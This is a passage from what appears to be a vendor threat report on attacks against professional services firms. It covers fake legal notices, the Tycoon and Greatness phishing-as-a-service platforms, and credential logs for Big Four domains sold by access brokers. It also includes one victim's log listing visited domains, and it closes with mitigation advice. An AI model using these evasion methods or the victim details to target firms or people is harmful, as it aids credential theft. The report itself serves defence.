Another red flag in the scam email is its use of a newly registered look-alike domain in the reply-to field, designed to mimic the legitimate domain of the firm closely. The content of the email boasts an affiliation with the largest scam recovery service and offers a free consultation, tactics aimed at attracting more victims. It includes a button which, when clicked, composes an email to the scam-controlled address in the reply-to field.





Fig 10: Newly registered fake domains involved in the scam

Additionally, the message lists various types of frauds they purportedly handle, such as wire, investment, cryptocurrency, mining, romance, ICO, loan, and advanced fee scams, further attempting to legitimize the false service offering.





Fig 11: Sample of the fake services in an attempt to make the message look legitimate

## IMPERSONATION OF LEGAL SERVICES – SETTLEMENT AND COURT ORDER

Another phishing campaign that our researchers observed involves a message impersonating legal authorities, claiming that the recipient needs to review a settlement and court order document. The email includes a PDF attachment that mimics a legitimate legal document, with its filename echoing the email's subject. However, when opened, the PDF masquerades as a secured OneDrive document. A 'VIEW DOCUMENT' button within the PDF misleadingly directs users to a phishing website designed to harvest their credentials, further illustrating the deceptive nature of the scam.






Fig 12: Sample of another fake legal services claiming a settlement offer

Trustwave SpiderLabs have observed many more phishing campaigns and our researchers have been actively monitoring the evolution of phishing techniques as they have become more complex. Our researchers have published many relevant articles to keep track of this threat such as: AI-based Phishing attacks, HTML Smuggling, RPMSG phishing delivery, QR code phishing techniques, Cloudflare R2 public buckets phishing delivery, and new techniques in malicious PDF delivery.



## Mitigations to Reduce Risk

- Conduct security awareness sessions to educate employees about the latest phishing tactics and techniques. These lessons should include all the basic red flags, and also cover newer techniques such as "Quishing" and AI-generated phishing emails.
- Consistently conduct mock phishing tests to assess the effectiveness of anti-phishing training and retrain repeat offenders.
- Implement robust anti-spoofing measures, including deploying technologies on email gateways. Deploy layered email scanning with a solution like MailMarshal to provide better detection and protection.
- Leverage web filtering and categorization technologies to block access to malicious websites that could potentially be used to download phishing pages and malware.
- Perform routine security audits of IT applications and infrastructure to identify and rectify vulnerabilities that attackers could exploit in phishing campaigns.
- Enable multi-factor authentication (MFA) to provide an additional layer of protection for accounts.
- Restrict the access of assets and sensitive data with the principle of least privilege in mind.




# Initial Foothold: Logging in

## The Threat

While brute-forcing weak passwords or exploiting unchanged default credentials can gain an attacker access, they more commonly use stealthier tactics. These include phishing emails designed to trick employees into giving up login details, drive-by downloads that infect machines through compromised websites, exploiting software vulnerabilities, or even buying pre-existing access to the network from underground marketplaces.

## Trustwave SpiderLabs Insights

As discussed in the previous section (Initial Foothold: Phishing, Spam & Scams), phishing is the most widespread tactic to gain initial access. Here attackers focus not on software or system vulnerabilities, but on manipulating individuals. This is supported by our client dataset (Fig 13) where initial access vectors used in the attacks mostly relied on Phishing with Exploitation of Public-Facing Applications following next.





Fig 13: Initial access techniques observed by Trustwave in our professional services client base

This section will explore some additional phishing approaches as well as other common techniques threat actors use are leveraging valid accounts such as through access brokers and exploiting vulnerabilities.

### PHISHING-AS-A-SERVICE IN PROFESSIONAL SERVICES

Phishing-as-a-Service (PaaS) is a model where threat actors offer phishing campaigns as a service which ironically is similar to the business approach of some professional services organizations.

The rise of phishing-as-a-Service models like Tycoon Group has made sophisticated phishing attacks accessible to even unskilled wannabe threat actors. The ease of use of these platforms is evident in the increased frequency of phishing attacks utilizing such services. Tycoon Group's PaaS, marketed on Telegram, offers features that claims to be capable of bypassing Microsoft two-factor authentication. The group utilizes trusted domains and cloud-based services to mask the true URLs of their phishing landing pages.





Fig 14: Tycoon Group Phishing-as-a-Service marketed on Telegram

The Tycoon PaaS Group which has been active since August 2023, has been implicated in multiple phishing attacks in the professional services sector including a major global law firm. In this campaign, a Tycoon "affiliate" employed paperless.io (a contract management software company) to disseminate a phishing link disguised as a document copy (Fig 15) and audit trail.





Fig 15: The phishing email leading to Tycoon Group Phishing-as-a-Service landing page.

The attack chain (Fig 16) typically begins with a phishing campaign using trusted domains and cloud-based services to obscure the true destination URL of the main phishing landing page.





Fig 16: Phishing attack chain using the Tycoon Group PaaS

Upon clicking the link, users are redirected to a web domain controlled by the Tycoon affiliates, where a JavaScript checks for human interaction via Cloudflare. After confirming a user is not a bot, the JavaScript unveils a fake sign-in page, tailored to the phishing theme chosen by the subscriber, such as mimicking a Microsoft 365 login page.

Tycoon Group's phishing pages also feature WebSocket technology for efficient data transmission, highlighting the sophistication and accessibility of phishing-as-a-service models that enable even unskilled criminals to launch advanced phishing campaigns. The examples below show a Tycoon PaaS admin page (Fig 17) as well as the campaign settings (Fig 18) of an affiliate.





Fig 17: Phishing attack chain using the Tycoon Group PaaS





Fig 18: Tycoon Group phishing campaign settings

In another example, an Investment Management Services client was targeted by a phishing attack facilitated by the Greatness PaaS platform. The phishing email was crafted to convincingly mimic a legitimate DocuSign notification, using an image overlay that included the phrase "Non-Disclosure Agreement" to instill urgency and prompt immediate action from recipients.





Fig 19: Phishing email crafted to mimic a DocuSign notification

Clicking the email's URL led to a phishing landing page hosted by the Greatness platform, which has been operational since mid-2022 and was developed by a threat actor known as "fisherstell." This service is marketed at $120 per month, payable in Bitcoin, and provides a comprehensive infrastructure for conducting phishing campaigns. Below is an example of a Greatness PaaS admin login page (Fig 20).





Fig 20: Greatness PaaS admin login page

### VALID ACCOUNTS AND ACCESS BROKERS

Trustwave researchers found many offerings in valid accounts and access credentials pertaining to infrastructure, networks, and systems related to professional services organizations on the Dark Web. Initial Access Brokers, currently very active in underground marketplaces and forums, were seen offering data that could potentially lead to unauthorized access to various target organizations. Here are some notable examples that our research team have found:

#### Big 4 Access Logs for Sale in Underground Marketplaces

Russian Market, a well-known online marketplace, has become a hub for access brokers, especially those targeting the accounting and consulting sectors. In the past year, nearly 10,000 items related to the "Big Four" accounting firms have been listed, primarily logs (Fig 21) containing sensitive infrastructure details, individual user credentials and personal information.





Fig 21: Distribution of “Big 4” logs offered on the Russian Market

These offerings represent a significant threat as they could be used to access sensitive corporate data, proprietary information, and internal systems. Threat actors use these data to execute attacks like credential stuffing, and business email compromise (BEC).

Based on our review of the marketplace data, our researchers have identified that threat actors are purportedly offering pilfered credentials associated with the following domains:

```
auth.dpass.us.deloitte.com
account. deloitte.com
usijobs.deloitte.com
kiapplicationform.kpmg.in
kcheckcp.kpmg.in
stage-gstpilot.in.kpmg.com
login.pwc.com
pwc365.pwc.com
deg.fedsvc.pwcinternal.com
globalaccess.ey.com
globalone.ey.com
payroll-ktp.ey.com
```

Fig 22: Domains found in the logs being sold

Another concerning log that our researchers identified pertains to PwC, with the victim hailing from Saudi Arabia. Based on the visited domains, it appears the victim is associated with governmental or legal/audit operations.

```
06 March 2024
Country: Saudi Arabia, Riyadh Region
ISP: Saudi Telecom Company JSC
Contacted domains with recorded credentials:

deg.fedsvc.pwcinternal.com
lookinside.pwc.com
pwc.sniperhire.net
pwc.wd3.myworkdayjobs.com
pwcguest1.pwc.com
pwcguest2.pwc.com

enr.gov.eg
shmff.gov.eg

intlpegasus2.pearsoned.com

192.168.0.1
1audit.com [https://1audit.com/]
tw203.1audit.com
absher.sa
amcham.org.eg
sanofi.wd3.myworkdayjobs.com
amgen.wd1.myworkdayjobs.com
cibpd.cibeg.com
login.iam.accaglobal.com
skillshare.com
statista.com
tcs-center.com
```

Fig 23: Associated domains with credentials offered on the Russian Market

## EXPLOITING PUBLIC-FACING APPLICATIONS

Professional services firms are exposed to public-facing exploits due to the nature of the services these organizations provide. By its nature, this sector typically acts as third parties service providers to many organizations worldwide and in order to provide these services more efficiently, many have moved their infrastructure online.

In a recent Shodan review, our researchers noted over 55,000 exposed devices (Fig 24) that can be considered as part of the professional services sector. Though this is lower compared to other industries that we have reviewed, there is still significant exposure to assets that could lead to potential compromise.






Fig 24: Publicly accessible devices in the professional services sector

In the next section, we will explore the implications of this exposure and how threat actors might use this attack surface to gain initial access through vulnerabilities and exploits.

## Mitigations to Reduce Risk

- Ensure that proper security controls are in place around account management. This includes enforcing strong password policies like enabling MFA for all users. Additionally, perform regular user access reviews to identify any unauthorized access.
- Regularly monitor external access points to the organization (VPN, SSH, RDP, etc.) and review logs for unusual activities. Organizations should also conduct periodic audits of their network infrastructure to identify and address vulnerabilities.
- Educate system users and implement a training program on the risks of phishing, spam, and scams. Utilize simulated phishing exercises to test user security awareness and phishing readiness.
- Regularly monitor Dark Web sites and underground marketplaces for possible breaches. Put procedures in place to respond to possible breaches, such as changing affected credentials and investigating the scope of the breach.
- Restrict access to assets and sensitive data based on the principle of least privilege. Ensure that users have only the access necessary to perform their job functions.
- Enforce proper password hygiene and ensure that systems follow a consistent password complexity requirement/standard across the organization. Additionally, securely store credentials in password managers or leverage vaults to prevent credential abuse.
- Encrypt credentials when used in scripts to safeguard sensitive information.
- Disable default guest accounts and local administrator accounts where possible. Limit the number of users and service accounts with administrative privileges to reduce the risk of account misuse.
- Use LAPS on Windows systems to manage local accounts. Implement Privileged Access Management (PAM) and Privileged Identity Management (PIM) solutions to deepen defense-in-depth strategy.




# Initial Foothold: Vulnerability Exploitation

## The Threat

Vulnerability exploitation is a critical concept in information security. It describes how attackers leverage software bugs (vulnerabilities) to bypass security controls and gain unauthorized access to systems or data. These vulnerabilities can encompass various types, such as SQL injection or cross-site scripting (XSS).

Attackers develop specialized software (exploits) to take advantage of vulnerabilities. Once exploited, attackers can introduce malicious payloads like malware. Fortunately, software vendors release patches to fix vulnerabilities and prevent exploitation. However, timely patching by organizations is crucial to maintaining a strong security posture.

It's important to note that not all hacking is malicious. Ethical hackers (penetration testers) identify vulnerabilities with permission to help organizations improve their security.

## Trustwave SpiderLabs Insights

By actively monitoring our professional services clients, Trustwave SpiderLabs identified the most common exploits targeting our clients. Based on our dataset, the exploit procedures observed were Cloud Instance Metadata Service (IMDS) Abuse and SQL Injection. This is expected as web applications and online cloud environments are used extensively in the professional services sector.

